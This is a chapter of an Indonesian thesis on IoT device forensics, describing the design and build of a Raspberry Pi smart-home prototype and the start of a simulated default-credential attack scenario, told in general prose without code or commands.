

Bab 4

Analisis dan Hasil

Pada bab ini membahas tentang tahapan penelitian, analisis dan melaporkan hasil penelitian yang dilakukan. Pembahasan dalam bab ini mencakup antara lain detail identifikasi kebutuhan sistem untuk mendukung forensik perangkat IoT pada level *device*, akan dibangun *environment* IoT sebagai obyek penelitian dan simulasi, selanjutnya tahap analisis yang digunakan untuk mencari barang bukti. Proses forensik dilakukan menggunakan proses forensik standar yaitu *collection*, *examination*, *analysis*, dan *reporting*.

4.1 Literature Review

Pada tahap ini dilakukan kajian yang mendalam dari berbagai referensi untuk mendapatkan referensi yang mendukung topik penelitian ini, khususnya forensik perangkat IoT. Forensik perangkat IoT merupakan tantangan bagi investigator forensik untuk dilakukan kajian lebih lanjut. *Internet of Things* adalah teknologi baru yang penerapannya cukup banyak di kehidupan sehari-hari.

Pada penelitian (Boztas et al., 2015) dilakukan proses forensik perangkat IoT dengan metode *static forensic* pada *storage* perangkat IoT berupa *Smart TV*. Penelitian lain yang dilakukan (Jeong et al., 2015) menjelaskan proses investigasi forensik *cloud computing* pada *environment* IoT. Beberapa penelitian lainnya seperti yang dilakukan (Tilva & Rohokale, 2016) juga telah melakukan proses forensik pada perangkat IoT yang berfokus pada forensik jaringan yang menjadi media perangkat IoT dalam bertransfer data.

Penelitian yang telah dilakukan oleh (Zawoad & Hasan, 2015) menyimpulkan bahwa kegiatan forensik digital pada perangkat IoT memiliki tiga level forensik, yaitu *cloud forensic*, *network forensic*, dan *device level forensic*. Pada level *cloud* dan *network* telah banyak penelitian yang telah mengkaji *scope* tersebut akan tetapi level forensik perangkat IoT yang fokus di sisi *device* belum banyak ditemukan. Oleh karena hal tersebut pada penelitian ini akan dilakukan kajian lebih lanjut mengenai tahapan dan metode untuk mendapatkan barang bukti digital yang berasal dari *internal device* perangkat IoT sehingga dapat mengungkap fakta dari sebuah kejadian.

4.2 Identifikasi Sistem

Merupakan tahap persiapan sebelum dilakukan implementasi investigasi forensik pada *environment* perangkat *Internet of things* yang akan digunakan sebagai obyek penelitian. Forensik. Pada penelitian ini akan dibangun *prototype* perangkat *internet of things* yang diterapkan dalam sebuah rumah. Perangkat *internet of things* tersebut akan menjadikan rumah tersebut menjadi sebuah rumah cerdas dengan kemampuan bisa melakukan berbagai tugas secara otomatis. Rumah cerdas tersebut akan didukung oleh sebuah perangkat mini komputer sebagai otak komputasinya, serta dilengkapi sensor-sensor untuk mendapatkan data berupa fakta dari hasil deteksi secara *realtime*.

Dalam membangun *environment* IoT sebagai obyek penelitian ini dibutuhkan dukungan perangkat keras dan perangkat lunak. *Environment* berupa *smart home* akan dibangun dengan memasang berbagai sensor, seperti sensor suhu, sensor hujan, sensor cahaya, dan lampu. Otomatisasi sistem *smart home* akan diatur oleh program yang ditanamkan di dalam perangkat tersebut.

4.2.1 Kebutuhan Perangkat Keras

Kebutuhan perangkat keras dalam penelitian ini menggunakan beberapa komponen, antara lain:

1. *Prototype* Rumah Cerdas
 - Raspberry pi 3 B+ *Board*
 - Sensor Suhu DHT22
 - *LED*
 - *PhotoResistor* (Sensor Cahaya)
 - Modul Sensor Hujan MD-0127
2. *Server Platform Internet of Things*
 - Processor : Komputer Server (Intel Xeon, Hardisk 500GB)
 - RAM : 2 GB
 - Hardisk : 500GB
 - Jaringan : Gigabit Ethernet dengan *Public IP Address*

4.2.2 Kebutuhan Perangkat Lunak

Kebutuhan perangkat lunak yang digunakan untuk perangkat *internet of things* dan kebutuhan forensik dalam penelitian ini antara lain:

1. Sistem Operasi Centos Server dengan dilengkapi dengan aplikasi Apache Webserver, Sistem Operasi Centos dengan didukung aplikasi Apache Webserver, MySQL Database Server untuk *server platform* IoT.
2. Sistem Operasi Raspbian, Fedberry, Ubuntu Mate, dan Kali Linux yang ditanamkan pada Raspberry pi 3 Model B+ *board*.

4.3 Membangun *Environment* IoT

Setelah tahap identifikasi sistem dilakukan barulah dapat dibangun *environment* IoT yang dirancang sesuai dengan kebutuhan penelitian. Pada penelitian ini dibutuhkan sebuah *environment* IoT yang bekerja dengan baik selanjutnya akan dilakukan simulasi kasus dengan memberikan serangan untuk memasukkan sebuah program jahat (*malware*) ke dalam sistem. Kegagalan sistem akan terjadi sehingga akan dilakukan investigasi forensik. Agar *environment* yang dibangun berjalan sesuai dengan fungsinya dan berjalan dengan baik maka diperlukan tahapan-tahapan yang dilalui dalam membangun *environment* IoT *smart home* antara lain: analisa kebutuhan, desain *smart home*, implementasi *smart home*, dan uji coba sistem *smart home*.

4.3.1 Analisa Kebutuhan *Smart Home*

Proses ini akan melakukan analisa kebutuhan terkait kebutuhan dalam membangun *environment* IoT. Pada *environment* yang akan dibangun menggunakan berbagai sensor, yaitu sensor suhu, sensor hujan, sensor cahaya dan modul lampu yang dipasangkan di *prototype smart home*. *Smart home* ingin dibuat untuk dapat melakukan pengendalian dan *monitoring* berbagai perangkat yang ada di dalam rumah.

Pemilik rumah ingin rumahnya dibuat cerdas dengan dilengkapi perangkat IoT dengan kriteria kerja sebagai berikut:

1. Lampu di dalam ruangan rumah akan menyala secara otomatis ketika hari mulai gelap.
2. Lampu taman juga diinginkan menyala secara otomatis ketika hari mulai gelap.
3. Setiap saat pemilik rumah ingin mengetahui suhu ruangan di dalam rumahnya.
4. Kondisi lampu sedang menyala atau mati dapat diketahui oleh pemilik rumah dari jarak jauh.
5. Seluruh lampu dirumah dapat diatur dari jarak jauh untuk dinyalakan atau dimatikan oleh pemilik rumah.

6. Pemilik rumah ingin dapat mengetahui kondisi di rumah sedang hujan atau tidak hujan dari jarak jauh.

Dari kriteria di atas maka dapat disimpulkan bahwa perangkat IoT yang perlu dipasang terdiri atas beberapa sensor dan komponen yang lainnya. Detail komponen yang dibutuhkan dijelaskan pada bagian topologi *environment* IoT.

4.3.2 Desain *Smart Home*

Simulasi kasus yang dibuat pada penelitian ini melibatkan *environment* IoT yang dibuat dengan konsep *smart home*. Rumah yang dipasangkan perangkat ini akan dapat dikendalikan secara *remote* melalui *platform* yang dibangun. *Smart home* akan menjadikan beberapa tugas di rumah berjalan secara otomatis. Cara kerja sistem *smart home* tergantung dari program yang dibuat.


Merujuk pada simulasi kasus yang dibuat, Mister A memiliki rumah di sebuah perumahan mewah. Rumah tersebut dilengkapi dengan perangkat IoT untuk dijadikan sebuah *smart home* (rumah pintar). Pemilik rumah memiliki keinginan dapat mengendalikan perangkat di rumah seperti lampu dari jarak jauh. Kondisi perangkat yang ada di rumah juga ingin dilakukan *monitoring* kondisi secara *realtime*. Sebagai contoh pemilik rumah sedang berada di luar rumah, Mister A sebagai pemilik rumah ingin mengetahui apakah lampu taman yang ada di depan rumah apakah sudah menyala karena waktu sudah malam. Dengan dilengkapi perangkat IoT pemilik rumah dapat mengetahui kondisi lampu taman dari jarak jauh, juga dapat melakukan pengendalian lampu tersebut.

1. *Layout* dan Denah Rumah

Dalam membangun *environment* IoT perlu dilakukan perancangan *layout* serta denah dari *prototype smart home*.

a. Desain *Layout* dan Denah Rumah

Untuk memudahkan dalam membangun *prototype* rumah sebagai media penelitian maka dibuat desain *layout* dan denah rumah. Rancangan desain *layout* dan denah rumah cerdas dalam bentuk dua dimensi dapat dilihat pada gambar di bawah ini.



Gambar 4.1 Desain *layout* dan denah rumah.

Pada gambar di atas menampilkan rancangan denah rumah yang akan dipasangkan perangkat IoT sehingga akan menjadi sebuah rumah pintar (*smart home*). Rumah tersebut terdiri dari dua kamar tidur, satu ruang kerja, ruang tamu, ruang keluarga, dapur, dan kamar mandi, serta di bagian depan rumah terdapat taman yang bisa dijadikan area bermain.

b. Desain Rumah Tiga Dimensi

Dari desain *layout* dan denah yang telah dibuat, dibutuhkan tampilan rumah dalam bentuk tiga dimensi agar mudah dalam merepresentasikan ke dalam bentuk *prototype* (purwarupa). Dengan bentuk tampilan tiga dimensi, visualisasi rumah akan lebih jelas terlihat.




Gambar 4.2 Desain rumah tiga dimensi.

2. Desain Perangkat IoT

Perangkat IoT yang menjadi obyek penelitian ini ditenagai oleh mini komputer Raspberry Pi 3 B+ Board yang memang disiapkan untuk pembuatan perangkat IoT berbasis *embedded system*. Raspberry Pi 3 B+ Board merupakan mini komputer seukuran kartu kredit yang memiliki kemampuan pemrosesan yang cukup tinggi, dilengkapi dengan *General Purpose Input/Output* (GPIO) Port. GPIO merupakan port berupa pin *universal* pada Raspberry Pi 3 B+ Board yang dapat digunakan untuk kepentingan *interfacing* dengan perangkat luar seperti sensor. Pin GPIO memiliki kemampuan untuk dapat diprogram untuk dijadikan jalur *Input* maupun *Output*. Sebagai contoh, dapat digunakan sebagai *input* ketika Raspberry Pi hendak melakukan pembacaan suhu dari sensor suhu dan akan dijadikan *output* ketika Raspberry Pi hendak memberikan keluaran ke perangkat tambahan seperti lampu LED atau buzzer.

a. Desain Arsitektur *Environment* IoT

Arsitektur *environment* IoT yang dibangun untuk mendukung proses forensik perangkat IoT pada penelitian ini dapat dilihat pada gambar di bawah ini.




Gambar 4.3 Desain topologi *environment* IoT.

Dari gambar arsitektur di atas dapat dilihat bahwa pada rumah dipasangkan beberapa komponen untuk menciptakan konsep *smart home*. Keterangan lebih lengkap dapat dilihat pada tabel di bawah ini.

Tabel 4.1 Tabel Komponen Perangkat IoT

Nama Komponen	Keterangan
Raspberry Pi 3 B+ <i>Board</i>	Mini komputer dengan spesifikasi tinggi yang dilengkapi dengan <i>General Purpose Input/Output</i> (GPIO)
<i>Access Point</i>	Perangkat jaringan yang berbasis <i>wireless</i> untuk menghubungkan raspberry pi <i>board</i> dengan jaringan internet

Sensor Suhu	Komponen untuk melakukan pembacaan suhu ruangan.
Sensor Hujan	Komponen untuk mendeteksi adanya air hujan.
Sensor Cahaya	Komponen untuk mendeteksi keadaan gelap dan terang.
Lampu 1	Lampu yang terpasang di ruang tamu.
Lampu 2	Lampu yang terpasang di kamar utama.
Lampu 3	Lampu yang terpasang di ruang kerja.
Lampu 4	Lampu yang terpasang di ruang keluarga.
Lampu 5	Lampu yang terpasang di kamar tidur anak.
Lampu 6	Lampu yang terpasang di dapur.
Lampu 7	Lampu yang terpasang di kamar mandi.
Lampu 8	Lampu yang terpasang di taman.
Lampu 9	Lampu yang terpasang di teras rumah.



Gambar 4.4 Simulasi rangkaian sensor perangkat IoT.

b. Instalasi dan Konfigurasi Raspberry Pi 3 B+ Board

Raspberry pi 3 board merupakan mini komputer yang dijadikan komponen utama untuk mengendalikan perangkat IoT pada obyek penelitian. Sebelum dapat digunakan, raspberry pi 3 board perlu untuk dilakukan instalasi sistem operasi. Sistem operasi yang digunakan pada mini komputer ini yaitu sistem operasi Raspbian, Fedberry, Ubuntu Mate, dan Kali Linux. Masing-masing sistem operasi tersebut akan dilakukan proses forensik untuk mendapatkan artefak digital.

c. Perangkat Lunak *Smart Home* di sisi *Device*

Selain merancang perangkat keras untuk *environment* IoT, pada penelitian ini juga dikembangkan perangkat lunak yang mendukung perangkat keras yang telah dirancang. Perangkat lunak ini akan mengendalikan perangkat IoT untuk dapat bekerja dengan baik dengan mengirimkan data-data dari sensor dan melakukan pembacaan kondisi (*state*) komponen dari *server*. Pada penelitian ini program tersebut dibuat dalam bahasa pemrograman python buatan Python *Software Foundation*.

d. Instalasi *Server* IoT

Server yang dibutuhkan dalam pengembangan infrastruktur IoT pada penelitian ini harus memiliki syarat terhubung ke dalam jaringan internet global. Untuk memudahkan *platform* diakses oleh perangkat IoT maupun pengguna maka *server* akan dilakukan konfigurasi sebagai web *server*. Sehingga *platform* yang dibangun adalah sebuah *platform* IoT berbasis web.

e. Perangkat Lunak *Platform* IoT di sisi *Server*

Perangkat lunak berupa *platform* IoT akan diinstall pada web *server* yang telah dibangun. *Platform* yang dibangun akan menjadi pusat penyimpanan data yang dihasilkan dan dikirimkan oleh perangkat IoT. Perangkat lunak yang dibangun sebagai *platform* IoT dibuat berbasis web menggunakan bahasa pemrograman PHP dan HTML. Dilengkapi dengan MySQL *Database Server* sebagai *engine* untuk penyimpanan data pada *server*.

4.3.3 Implementasi *Smart Home*

Setelah dilakukan desain *smart home* sebagai *environment* yang menjadi obyek penelitian pada penelitian ini, maka langkah berikutnya melakukan implementasi pembuatan *environment* tersebut. Implementasi pembuatan *smart home* yaitu dengan membuat purwarupa (*prototype*) berupa miniatur rumah yang dilengkapi dengan berbagai komponen yang telah ditentukan pada tahap sebelumnya yaitu tahap analisa dan tahap desain. Tahapan implementasi dalam pembuatan *smart home* diawali dengan melakukan pembuatan miniatur rumah sesuai dengan desain yang telah dibuat, selanjutnya dilakukan pemasangan komponen Raspberry pi *board* yang telah dilengkapi dengan sistem operasi dan modul sensor pada miniatur rumah, dilanjutkan instalasi perangkat lunak *device* dan instalasi *platform* IoT (perangkat lunak di sisi *server*).

Proses pembuatan *environment* IoT akan selesai setelah perangkat *smart home* dilakukan implementasi pada *prototype*. Sehingga dapat dilanjutkan ke tahap uji coba sistem.

1. Pembuatan *Prototype Smart Home*

Rancangan rumah pintar direpresentasikan dengan dibuat purwarupa sebuah rumah yang dipasang berbagai kelengkapan perangkat IoT. Dengan perkembangan teknologi *embedded system* saat ini banyak modul sensor yang telah diproduksi. Modul-modul tersebut berukuran kecil dan dijual dengan harga yang cukup terjangkau. Sehingga implementasi perangkat IoT ke rumah sungguhan (*real home*) dapat dibuat dengan biaya yang tidak mahal.

Merujuk pada sub bab desain *smart home* pada sub bab sebelumnya, maka pembuatan *prototype* bisa dikerjakan dengan berpedoman pada rancangan tersebut. Perangkat IoT diotaki dan ditenagai oleh sebuah *board* komputer mini yaitu Raspberry pi 3 model B+ *board*. Komputer mini tersebut memiliki *general purpose input output interface (GPIO)* yang digunakan untuk berhubungan dengan modul sensor dan modul yang lain.


2. Implementasi Perangkat Lunak IoT Pada Sistem *Smart Home*

Perangkat lunak akan ditanamkan pada perangkat Raspberry pi *board* yang dijadikan pengendali perangkat *internet of things*. Perangkat lunak ini dibuat dalam bahasa pemrograman python. Sistem dibagi menjadi dua sub program, program pertama digunakan untuk mengirimkan data akuisisi sensor ke *server* dan program kedua digunakan untuk mengambil nilai *state* dari *server* selanjutnya pembacaan nilai ini akan dieksekusi oleh Raspberry pi *board*. Hasil *compile* program akan menghasilkan *software* berbentuk *service* yang akan berjalan secara otomatis pada saat sistem *booting up*. Proses otomatis *booting up* memanfaatkan fitur *crontab* pada sistem operasi Raspbian.

3. Implementasi Perangkat Lunak *Platform* IoT Pada *Server*

Perangkat lunak ini merupakan perangkat lunak berupa *platform* aplikasi berbasis *web* yang diinstall pada *web server*. Aplikasi akan selalu melakukan monitoring dan pengelolaan data berasal dari sensor. Berbeda dengan perangkat lunak pada *device* IoT, perangkat lunak pada sisi *server* memiliki portal khusus berupa *interface* yang dapat diakses oleh pengguna yang memiliki otorisasi ke dalam portal tersebut. *Interface* aplikasi dapat diakses menggunakan perangkat lunak browser menggunakan perangkat

komputer yang terhubung ke jaringan internet. Dalam penelitian ini aplikasi pada server disebut dengan *Smarthings Platform*.



Gambar 4.5 Halaman login *smarthings platform*.

Gambar 4.5 menunjukkan halaman utama yang ditampilkan oleh aplikasi (*smarthings platform*) apabila pengguna belum memasukkan username dan password untuk login. Aplikasi ini memiliki kelebihan dapat diakses perangkat computer apapun yang memiliki aplikasi browser dan terhubung ke jaringan internet, sehingga pengguna setiap saat dapat melakukan pengecekan atau pemantauan *smart home* dari mana saja.

Untuk dapat bertukar data dengan perangkat keras yang ada di *device IoT* sistem *Smarthings Platform* dilengkapi dengan API (*Application Programming Interface*). API ini digunakan sebagai jalur komunikasi *device (embedded system)* dengan *platform* di *server*. *Platform* memiliki dua API, yaitu Push Data dan Get Data. Dengan adanya jalur komunikasi inilah perangkat IoT pada *smart home* dapat selalu dipantau secara *realtime*.

4.3.4 Uji Coba *Smart Home*

Dengan dilakukan uji coba akan diketahui kinerja dari sistem *smart home* yang dibangun pada penelitian ini. Uji coba dilakukan diawali dengan menghidupkan perangkat pada sistem, menjalankan *platform (smarthings platform)* pada *server* untuk melakukan *monitoring* dan *controlling* sistem *smart home*. Langkah terakhir, dilakukan pengendalian sistem secara *remote* untuk memastikan sistem bekerja sesuai dengan rancangan.


Hasil uji coba pada perangkat IoT *smart home* menunjukkan bahwa sistem yang dibangun berjalan sesuai dengan rancangan dan dapat berjalan dengan baik. Sehingga sistem *smart home* dapat digunakan oleh pengguna. Selanjutnya *environment smart home* akan dilakukan simulasi sesuai skenario kasus yang ada pada bagian sebelumnya.

4.4 Simulasi Kasus

Proses simulasi diawali dengan dijalankannya skenario kasus penyerangan terhadap sistem *smart home*. Penyerang melakukan *reconnaissance* dan *scanning* terhadap sistem secara intensif, sehingga celah yang ada pada sistem berhasil ditembus dan celah tersebut menjadi pintu masuk penyerang untuk dapat melakukan tindakan lebih lanjut. Pada skenario ini, penyerang menggunakan asumsi sederhana yaitu dengan berasumsi akun login ke sistem lemah dan masih menggunakan pengaturan *default* dari vendor. Pengaturan *default* pada umumnya adalah pengaturan dengan tingkat kerentanan yang sangat tinggi. Data akun *default* dalam sebuah sistem dapat dengan mudah didapatkan apabila vendor dari sistem tersebut melakukan publikasi ke konsumen bisa secara online maupun tercetak pada buku *manual guide* sebuah produk. Sebagai contoh beberapa produk perangkat jaringan seperti *access point* memiliki *default* akun *manage*, yaitu *username admin* dan *password admin*.

Pengguna yang kurang memiliki *security awareness* atas sistem yang dimiliki biasanya tidak begitu mementingkan perubahan dan modifikasi akun *default* tersebut. Dengan alasan kurang nyamannya sistem ketika dirubah dari akun *default* maka akun tersebut tetap dibiarkan *default* seperti *factory setting*. Padahal lewat celah ini banyak penyerang berhasil melumpuhkan para korbannya.

Secara umum alur penyerangan terhadap sistem dapat dilihat pada gambar di bawah ini.

